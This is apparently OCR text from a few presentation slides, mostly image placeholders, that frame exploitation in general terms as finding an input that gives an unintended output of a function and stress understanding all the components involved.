
OUTPUT


result $f(x)$


Finding the input that
gets us the (unintended) output that we want

How do I go about doing this?

We need to understand all the components involved.

